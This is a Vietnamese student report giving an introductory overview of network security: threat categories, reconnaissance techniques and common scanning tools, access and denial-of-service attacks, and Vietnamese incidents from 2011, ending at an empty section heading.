**LỜI MỞ ĐẦU**

Những năm gần đây, trong xu thế của cuộc cách mạng công nghiệp 4.0, cùng với việc CNTT được ứng dụng ngày càng sâu rộng vào mọi mặt của đời sống, các chuyên gia đều có chung nhận định, tình hình an toàn thông tin mạng trên thế giới nói chung và Việt Nam nói riêng ngày càng diễn biến phức tạp. Không nằm ngoài xu thế chung trên toàn cầu, công tác đảm bảo an toàn thông tin mạng của các cơ quan, tổ chức, doanh nghiệp tại Việt Nam đã và đang phải đối mặt với rất nhiều thách thức, bởi các cuộc tấn công mạng vào hệ thống thông tin gia tăng mạnh mẽ cả về quy mô cũng như mức độ phức tạp, tinh vi, khó dự đoán.

Cũng trong tháng đầu tiên năm 2019, hệ thống của Trung tâm đã ghi nhận 1.025.104 địa chỉ IP của Việt Nam thường xuyên nằm trong các mạng máy tính ma (botnet).

Trước đó, theo số liệu từ Trung tâm Giám sát an toàn không gian mạng quốc gia, năm 2018, có 10.220 cuộc tấn công mạng vào các hệ thống thông tin tại Việt Nam, giảm 1.023 cuộc so với năm 2017 (tương đương 10%).

Trong đó có 5.932 cuộc tấn công lừa đảo, 3.198 cuộc tấn công thay đổi giao diện và 1.090 cuộc tấn công cài cắm mã độc. Cuối năm 2018, sau khi Bộ TT&TT phối hợp với các một số Bộ, ngành, địa phương và các doanh nghiệp tiến hành rà soát, bóc gỡ mã độc, số lượng địa chỉ IP Việt Nam nằm trong mạng máy tính ma đã giảm khoảng 6% so với năm 2017, còn trên 4.181.000 địa chỉ.

Năm 2019 trong Quý này có 620 cuộc tấn công mạng nhằm vào các hệ thống thông tin ở Việt Nam. Dựa vào việc khai thác các lỗ hổng thông tin, lừa đảo trên mạng xã hội và đánh cắp thông tin khách hàng.

Trend Micro, công ty dẫn đầu trong các giải pháp an ninh mạng, hôm nay đã công bố Báo cáo dự đoán tình hình hiểm họa năm 2019, cảnh báo rằng sẽ có các phương thức tấn công an ninh mạng tinh vi hơn trong năm 2019.

Từ trước đến nay vấn đề bảo mật trong mạng luôn là vấn đề cấp thiết . Công nghệ càng phát triển nhu cầu sử dụng trao đổi thông tin qua mạng càng nhiều và trở nên tất yếu. Cũng vì vậy mà các tài nguyên, dữ liệu rất rất bị rò rỉ và đánh cắp thông tin.

Việc tấn công các hổng đánh cắp thông tin của nạn nhân càng ngày càng tinh vinh thì việc tìm kiếm lỗ hổng bảo mật từng ngày được hoàn thiện hơn.

**LỜI CẢM ƠN**

**NHẬN XÉT CỦA GIẢNG VIÊN**

I. TỔNG QUAN VỀ AN NINH MẠNG VÀ AN TOÀN HỆ THỐNG.

I.1. Bảo mật thông tin là gì?

Bảo mật là sự hạn chế khả năng lạm dụng tài nguyên và tài sản. Bảo mật trở nên đặc biệt phức tạp trong quản lý, vận hành những hệ thống thông tin có sử dụng các công cụ tin học, nơi có thể xảy ra và lan tràn nhanh chóng việc lạm dụng tài nguyên (các thông tin di chuyển vô hình trên mạng hoặc lưu trữ hữu hình trong các vật liệu) và lạm dụng tài sản (các máy tính, thiết bị mạng, thiết bị ngoại vi, các phần mềm của cơ quan hoặc người sở hữu hệ thống). Hạn chế ở đây có ý rằng không thể triệt phá hết ngay việc lạm dụng, cho nên cần sẵn sàng đề phòng mọi khả năng xấu với các phương cách thích hợp và chuẩn bị xử lý các sự cố nếu có việc lạm dụng xảy ra.

I.2. An ninh mạng là gì?

An ninh mạng (cybersecurity), an ninh máy tính (computer security), bảo mật công nghệ thông tin (IT security) hay an ninh mạng máy tính là việc bảo vệ hệ thống mạng máy tính từ các hành vi trộm cắp hoặc làm hư hỏng phần cứng, phần mềm hoặc các dữ liệu, cũng như từ sự gián đoạn hoặc chuyển lạc hướng của các dịch vụ được cung cấp.

Network Security sẽ bảo vệ chống lại mọi hoạt động tấn công mạng từ phía bên trong và phía bên ngoài . Đó có thể là hành vi tấn công vào hệ thống an ninh mạng của công ty từ những nhân viên hoặc người lạ sử dụng usb của nhân viên trong công ty và biết được mật khẩu của nhân viên trong công ty, sau đó thực hiện hành vi tấn công. Hoặc có những trường hợp tin tặc sẽ tấn công từ bên ngoài tường lửa của doanh nghiệp của bạn. Một hệ thống an ninh hiệu quả sẽ giám sát tất cả các hoạt động mạng, cảnh báo về những hành động vi phạm trái phép và thực hiện những sự thay đổi, ăn cắp dữ liệu… (những hành động trái phép).

I.3. An toàn hệ thống:


An toàn hệ thống (Security) Bảo vệ hệ thống (protection) là một cơ chế kiểm soát việc sử dụng tài nguyên của các tiến trình hay người sử dụng để đối phó với các tình huống lỗi có thể phát sinh từ trong hệ thống .

I.3.1. Các mối đe doạ của hệ thống.

Có nhiều tác nhân có thể là mối đe doạ (threat - còn gọi là hiểm hoạ hay mối nguy hại) cho một mạng máy tính.

Có thể chia các mối đe doạ (threat) thành các dạng sau:


* Đe doạ có tổ chức và không tổ chức.
* Đe doạ từ bên ngoài và từ bên trong.
* Đe doạ chủ động và đe doạ bị động.
* Đe doạ cố ý và vô tình.



I.3.1.1. Đe doạ có tổ chức và không tổ chức:

Đe doạ có tổ chức (structured threat) là đe doạ được hoạch định trướcvào một mục đích nhất định và lâu dài. Các đe doạ này đến từ những hacker thành thạo và có động cơ rõ rệt.

Đe doạ không tổ chức (unstructured threat) là đe doạ mang tính tức thời và là keét quả của những hacker đơn lẻ chưa có kinh nghiệm, thường chỉ dùng công cụ có sẵn được công khai trên Internet để thử nghiệm.




Thường các đe doạ có tổ chức dẽ được che dấu và rất khó phát hiện ra.

I.3.1.2. Các mối đe doạ từ bên trong và bên ngoài.


Các mối đe doạ từ bên ngoài:

* Xuất phát từ cá nhân hoặc tổ chức bên ngoài hệ thống mạng.
* Không có quyền truy xuất vào hệ thống mạng.
* Chỉ đột nhập vào từ Internet hay bằng đường Dial – up thồng qua RAS.



Các mối đe doạ từ bên trong:

* 70% các vấn đề có liên quan đến bảo mật thường đến từ bên trong mạng.
* Xảy ra từ một ai đó có quyền truy xuất trong nội bộ mạng



Ngăn chặn các đe doạ từ bên trong cũng quan trọng như các đe doạ từ bên ngoài

I.3.1.3. Các mối đe doạ chủ động, thụ đống, cố ý và vô tình.

Đe doạ chủ động có thể sửa đổi thông tin hoặc thay đổi tình trạng hoặc thay đổi tình trạng của 1 hệ thống. Như thay đổi bảng vạh đường của 1 Router.

Đe doạ thụ động: không có thay đổi dữ liệu của hệ thống. Như nghe trộm thông tin trên đường truyền, đánh cắp dữ liệu.

Đe doạ cố ý: các tấn công tinh vi có sử dụng các kiến thức hệ thống đặc biệt. Như cố tình xâm nhập mạng trái phép.

Đe doạ vô tình: một sự kiện ngẫu nhiên có thể gây hại cho hệ thống. Như chế độ đặc quyền tự động được login.




I.4. Tấn công mạng:

I.4.1. 1. Tần công mạng là gì:

Tấn công mạng hay còn gọi là chiến tranh trên không gian mạng. Có thể hiểu tấn công mạng là hình thức tấn công xâm nhập vào một hệ thống mạng máy tính, cơ sở dữ liệu, hạ tầng mạng, website, thiết bị của một cá nhân hoặc một tổ chức nào đó.


Giai đoạn truyền tin (interruption):

* Các thông tin quý báu có thể bị phá huỷ, không sử dụng được.
* Dạng tấn công vào tính sẵn sàng của thông tin (availability).
* Nó có thể phá huỷ đĩa cứng, cắt đường dây truyền tải, phá hỏng hệ thống quản lý file.




Chặn giữ thông tin (interception):

* Người không được uỷ quyền cố găng truy cập tới thông tin.
* Dạng tấn công vào tính riêng tư của thông tin (confidentiality).




Sửa đổi thông tin (modification):

* Không những truy cập trái phép thông tin mà còn sửa đổi thông tin gốc.
* Dạng tấn công vào tính toàn vẹn thông tin.
* Truy cập trái phép vào hệ thống, sửa đổi thông tin, thay đổi nội dung thông điệp được truyền tải.



Làm giả thông tin (fabrication)


* Người không được uỷ quyền đưa những thông tin gải mạo vào hệ thống.
* Dạng tấn công vào tính xác thực thông tin (authencity).
* Đưa những thông điệp giả mạo vào hệ thống, thêm những bản ghi mới vào file.



Cụm từ “Tấn công mạng” có 2 nghĩa hiểu:

* Hiểu theo cách tích cực (positive way): Tấn công mạng (penetration testing) là phương pháp Hacker mũ trắng xâm nhập vào một hệ thống mạng, thiết bị, website để tìm ra những lỗ hổng, các nguy cơ tấn công nhằm bảo vệ cá nhân hoặc tổ chức.
* Hiểu theo cách tiêu cực (negative way): Tấn công mạng (network attack) là hình thức, kỹ thuật Hacker mũ đen tấn công vào một hệ thống để thay đổi đối tượng hoặc tống tiền.

Một cuộc tấn công không gian mạng có thể nhằm vào cá nhân, doanh nghiệp, quốc gia, xâm nhập vào trong hệ thống, cơ sở hạ tầng mạng, thiết bị, con người dưới nhiều các khác nhau và mục tiêu khác nhau.



I.4.1.2. Đối tượng bị tấn công

Đối tượng bị tấn công có thể là cá nhân, doanh nghiệp, tổ chức hoặc nhà nước. Hacker sẽ tiếp cận thông qua mạng nội bộ (gồm máy tính, thiết bị, con người). Trong yếu tố con người, hacker có thể tiếp cận thông qua thiết bị mobile, mạng xã hội, ứng dụng phần mềm.

I.4.1.3. Mục đích tấn công mạng

Tích cực: Tìm ra những lỗ hổng bảo mật, những nguy cơ tấn công mạng cho cá nhân và tổ chức từ đó chỉ ra các giải pháp phòng chống, ngăn chặn sự đe dọa từ tin tặc.

Tiêu cực:

* Phá hoại: trong cùng một hệ thống mạng LAN (mạng nội bộ), tin tặc có thể xâm nhập vào hệ thống của công ty. Hacker đó sẽ đóng vai như một người dùng thật trong hệ thống, sau đó tiến hành xâm nhập vào tệp chứa tài liệu bí mật của công ty về tài chính. Tin tặc có thể rút sạch số tiền đó, hoặc thay đối các con số, ẩn file…
* Lừa đảo tống tiền: Vụ mã độc WannaCry tấn công hàng loạt các doanh nghiệp Việt Nam và đòi tiền chuộc.
* Mua vui: Một học sinh lớp 9 tấn công vào các website sân bay Việt Nam với mục đích mua vui.
* Đe dọa nạn nhân, Kẻ tấn công có thể đột nhập vào máy tính của bạn thông qua phần mềm gián điệp để nghe lén tin nhắn, hoặc xóa file dữ liệu nào đó.

I.4.2. Các phương pháp tấn công mạng điển hình

I.4.2.1. Tấn công do thám (Reconnaissance attack)

I.4.2.1.1. Khái niệm:

Tấn công do thám. Là hình thức tấn công nhằm thu thập các thông tin về hệ thống mục tiêu, từ đó phát hiện ra các điểm yếu. Tấn công do thám thường để làm bàn đạp cho cuộc tấn công truy cập hoặc tấn công từ chối dịch vụ về sau.

Tin tặc sẽ dùng công cụ bắt gói tin tự động, rà quét các lỗ hổng trong hệ thống, quét cổng, và kiểm tra các dịch vụ đang chạy với mục đích là thu thập thông tin về hệ thống. Cũng như trước khi muốn đột nhập vào nhà, kẻ trộm phải thăm dò đường vào lối ra, quan sát các vị trí của ngôi nhà, cửa số, và các điểm sơ hở của gia chủ sau đó mới thực hiện hành vi đột nhập.

I.4.2.1.2. Các kỹ năng do thám thông dụng:

**Kỹ thuật nghe lén (sniffer):**


Là một công cụ cho phép cấu hình card mạng ở chế độ hỗn độn (promiscuous mode), là chế độ có thể chặn bắt các gói tin bất kỳ chạy trên mạng LAN. Với công cụ này, kẻ tấn công có thể bắt các gói tin đang được gửi qua lại trên mạng LAN và phân tích. Nếu gói tin không được mã hóa thì kẻ tấn công sẽ dễ dàng đọc được nội dung.

Để nghe lén được cần phải:

* Có kết nối vật lý đến đường truyền
* Có quyền nhận thông tin trong môi trường Hub, cùng khu việc mạng WLAN, đùng thiết bị đặc biệt cho WAN.
* Phải có bộ giải mã (decode) để chuyển các bit 0,1 thành thông tin có thể hiểu được.

Các sniffer thông dụng hiện nay:

* Ngrep.
* Etheral.
* Wireshảk.
* Packet Inspector.
* Dsniff.



**Quét địa chỉ IP (Ping sweep):**

Ping sweep là kỹ thuật quét một dải địa chỉ IP để phát hiện xem có thiết bị nào đang sở hữu địa chỉ IP trong dải đó. Công cụ ping sweep sẽ gửi gói tin ICMP echo request tới tất cả các địa chỉ IP trong dải và chờ đợi gói tin ICMP echo reply phản hồi từ các thiết bị.

Hacker sẽ gủi gói ICMP request đến địa chỉ đích hoặc gửi cho cả nhánh mạng đích. Host nào phản hồi lại chứng tỏ host đó tồn tại và đang hoạt động.

Các công cụ quyét địa chỉ thông dụng:

* Fping.
* Network Sonar.
* Ping Sweep.
* Pinger.

Nếu host không trả lời, chứng tỏ:

* Địa chỉ đó không tồn tại.
* Host đó đang tắt máy.
* Host đó hoặc hệ thống mạng đó chặn (block) ICMP.

**Quyét cổng (Port sweep):**

Port scan là công cụ quét cổng. Mỗi dịch vụ chạy trên máy đều gắn với một cổng (well-known port). Công cụ quét cổng sẽ quét một dải các cổng để phát hiện xem cổng nào đang lắng nghe yêu cầu. Nguyên lý là gửi bản tin đến cổng và chờ đợi phản hồi. Nếu có phản hồi từ cổng nào đó tức là cổng đó đang được sử dụng.

Mỗi dịch vụ mạng đều được gán với ít nhất 1 cổng:


* Các cổng thông dụng (well-know port): 0-1023.
* Các cổng được đăng kí (registerted port): 1024 -49151.
* Các cổng dùng riêng (private port): 49152 -65535.

Các công cụ quét cổng thông dụng:

* Nmap.
* Nesuss.
* IPEye.
* SuperScan.

Ping sweep and port scan là 2 công cụ dùng để phát hiện lỗ hổng trên các thiết bị và hệ thống. Các công cụ này sẽ kiểm tra thông tin về địa chỉ IP, cổng, hệ điều hành, phiên bản hệ điều hành, dữ liệu trên cổng TCP và UDP. Kẻ tấn công sử dụng các thông tin này cho mục đích tấn công.

Kẻ tấn công sẽ sử dụng kết hợp các công cụ trên theo nguyên lý: đầu tiên truy vấn thông tin trên Internet để lấy thông tin về địa chỉ IP của tên miền mà hắn muốn tấn công. Tiếp đó dùng công cụ ping sweep để quét tìm các máy đang hoạt động. Tiếp theo sử dụng công cụ port scan để lấy được thông tin về các cổng và dịch vụ đang hoạt động trên các máy. Sau đó kẻ tấn công tiếp tục rà soát các dịch vụ này để tìm ra những điểm yếu có thể khai thác.




**Quét né tránh (Evasive sweep):**

Kỹ thuật quét né tránh là quyét mà không tại ra kết nối đến hệ thống đó:

* Gửi đến máy tính đích các gói tin được gán cờ trong FIN trong TCP header (có nghĩa là đóng kết nối với host)
* Nếu máy tính đích có cài dịch vụ mạng: sẽ gửi thông báo lỗi.
* Nếu máy tính đích không cài dịch vụ mạng đó: sẽ bỏ qua gói trên.

Để tránh lưu lại các log file khi kết nói. Hacker có thể dùng kỹ thuật quét nghe lén hay quét có che dấu kết nối.

Các công cụ quét có né tranh thông dụng là: Nmap, IPEye, SuperScan và AWSPS.



**Xác định hệ điều hành.**

Biết được hệ điều hành nào đang cài đặt trên máy đích, hacker có thể liệt kê ra được danh sách các lổ hổng và điểm yếu có thể thâm nhập vào đó.

Do việc cài đặt bộ giao thức TCP/IP trên từng loại hệ điều hành là khác nhau nên hiện nay hacker dựa vào đó để xác định loại hệ điều hành trên máy tính đích.

Các công cụ có thể dò tìm hệ điều hành là: Nmap, Queso.

I.4.2.1.3. Các thông tin cần ghi nhận

* Địa chỉ IP
* Các dịch vụ mạng đang sử dụng
* Cổng của các ứng dụng nào đang mở
* Hệ điều hành đang sử dụng
* Phiên bản Web server nào…

I.4.2.2. Tấn công truy cập (Access attack)

I.4.2.2.1. Khái niệm

Tấn công truy cập là loại tấn công chiếm lấy tài nguyên trên hệ thống như file, mật khẩu, quyền điều khiển, thường khai thác các lỗ hổng của hệ thống nạn nhân. Các lỗ hổng này thường là: lỗ hổng trong các dịch vụ xác thực, dịch vụ FTP, dịch vụ web. Sau khi đã thử mật khẩu bằng từ điển, tin tặc sẽ dễ dàng truy cập vào các tài khoản của admin như trong cơ sở dữ liệu, website, ứng dụng, phần mềm quản lý…

Sau khi khai thác lỗ hổng, kẻ tấn công sẽ có quyền truy cập vào tài khoản web, database và các dữ liệu nhạy cảm khác. Kiểu tấn công này thường rất đa dạng về hình thức nhưng có điểm chung là kẻ tấn công thường dùng từ điển để đoán mật khẩu.

I.4.2.2.2. Các kỹ thuật thông dụng:

* Kỹ thuật nghe lén
* Kỹ thuật nghe lén trong môi trường switch.
* Kỹ thuật tấn công sử dụng lại.
* Kỹ thuật cướp giao dịch.
* Kỹ thuật kẻ đứng giữa.
* Kỹ thuật cửa hậu.
* Kỹ thuật đánh lừa.
* Kỹ thuật lừa đảo.
* Kỹ thuật giả dạng.
* Kỹ thuật khai thác.
* Kỹ thuật tràn bộ đệm.
* Kỹ thuật quét lén mật khẩu.
* Kỹ thuật tấn công SQL Injection.

I.4.2.3. Tấn công từ chối dịch vụ (DoS)

I.4.2.3.1. Khái niệm:

Một cuộc tấn công từ chối dịch vụ (tấn công DoS - viết tắt của Denial of Service) hay tấn công từ chối dịch vụ phân tán (tấn công DDoS - viết tắt của Distributed Denial of Service) là một nỗ lực làm cho những người dùng không thể sử dụng tài nguyên của một máy tính. Mặc dù phương tiện để tiến hành, động cơ, mục tiêu của tấn công từ chối dịch vụ có thể khác nhau, nhưng nói chung nó gồm có sự phối hợp, sự cố gắng ác ý của một người hay nhiều người để một trang, hay hệ thống mạng không thể sử dụng, làm gián đoạn, hoặc làm cho hệ thống đó chậm đi một cách đáng kể với người dùng bình thường, bằng cách làm quá tải tài nguyên của hệ thống. Thủ phạm tấn công từ chối dịch vụ thường nhắm vào các trang mạng hay server tiêu biểu như ngân hàng, cổng thanh toán thẻ tín dụng và thậm chí DNS root servers.

I.4.2.3.2. Các kỹ thuật thông dụng:

* Kỹ thuật làm lụt bằng SYN

Khi Server nhận 1 yêu cầu kết nối SYN, nó sẽ trả lời bằng SYN/ACK và dành ra 1 khoảng tài nguyên (bộ nhớ, CPU) để phục vụ cho kết nối đó và chờ tín hiệu xác nhận lại từ Client). Nếu nhận được số kết nối vô cùng lớn, Server sẽ bị cạn kiệt tài nguyên.

* Kỹ thuật làm lụt UDP

Làm lụt bằng UDP: Hacker gửi gói tin UDP echo với địa chỉ IP nguồn là cổng loopback của chính mục tiêu cần tấn công hoặc của một máy tính trong cùng mạng.

Làm lụt bằng cách dịch vụ mạng khác: Làm quá tải Web Server bằng nhiều kết nối với cùng 1 URL, gửi nhiều email đến 1 tài khoản mail.

* Kỹ thuật tấn công DoS phân tán (DDoS)

Kẻ tấn công sử dụng nhiều máy tính (đã chiềm quyền điều khiển) cùng 1 lú tấn công vào 1 máy tinh khác.

Các máy tính bị khống chế để phục vụ tấn công DdoS gọi là botnet.

I.5. Sự kiện bảo mật năm 2011 và các cuộc tấn công lớn

I.5.1. VietNamNet bị tấn công DDoS lớn chưa từng có .

Trong vài ngày qua, báo VietNamNet đã phải hứng chịu một cuộc tấn công từ chối dịch vụ phân tán (DDoS) ở quy mô lớn chưa từng có tại Việt Nam, xuất phát từ một mạng lưới khổng lồ gồm hàng chục ngàn máy tính bị nhiễm vi rút. Bắt đầu từ cuối ngày 4/1/2011, lưu lượng truy cập vào trang chủ báo VietNamNet tại địa chỉ http://vietnamnet.vn tăng nhanh một cách bất thường, lên tới hàng trăm ngàn kết nối tại một thời điểm.

Với lượng độc giả truy cập hàng ngày, số lượng kết nối tại một thời điểm chỉ ở

mức dưới một trăm ngàn. Nên việc tại một thời điểm có tới hàng trăm ngàn kết nối liên tục (bao gồm cả của các độc giả thông thường) tới máy chủ web đã khiến băng thông đường truyền mạng bị quá tải. Do vậy, độc giả truy cập vào báo VietNamNet sẽ bị tắc nghẽn ngay từ đường truyền và báo lỗi không tìm thấy máy chủ, phải truy cập vài lần mới mở được trang web.

Trên thực tế, báo VietNamNet đã từng bị tấn công DDoS nhiều lần nhưng ở quy

mô vài chục ngàn kết nối tại một thời điểm nên băng thông hệ thống và công suất các máy chủ vẫn có thể chịu đựng được. Trong cuộc tấn công DDoS đang diễn ra, kẻ thủ ác đã thể hiện khả năng rất chuyên nghiệp khi huy động một mạng lưới botnet với lượng máy lên tới hàng chục ngàn máy tính.

I.5.2. "Hacktivism" nổi dậy

Hacktivism là thuật ngữ diễn tả hành động tấn công, đột nhập vào một hệ thống máy tính nhằm mục đích chính trị. Trên thế giới hiện nay, những nhóm hacker mang "mác" hacktivism nổi tiếng có thể kể đến bao gồm Anonymous, LulzSec (đã gác kiếm), hay TeaMp0isoN. Trong suốt năm 2011 qua, các nhóm hacktivism đã tiến hành nhiều hoạt động khác nhau chống lại các cơ quan luật pháp, ngân hàng, chính phủ, các công ty bảo mật và những nhà cung cấp phần mềm như tấn công lỗ thủng an ninh các hệ thống của Tổ chức Liên hiệp quốc (UN), cơ quan tình báo bảo mật Straffor, CIA…

I.5.3. Các cuộc tấn công lớn khác ở Việt Nam:

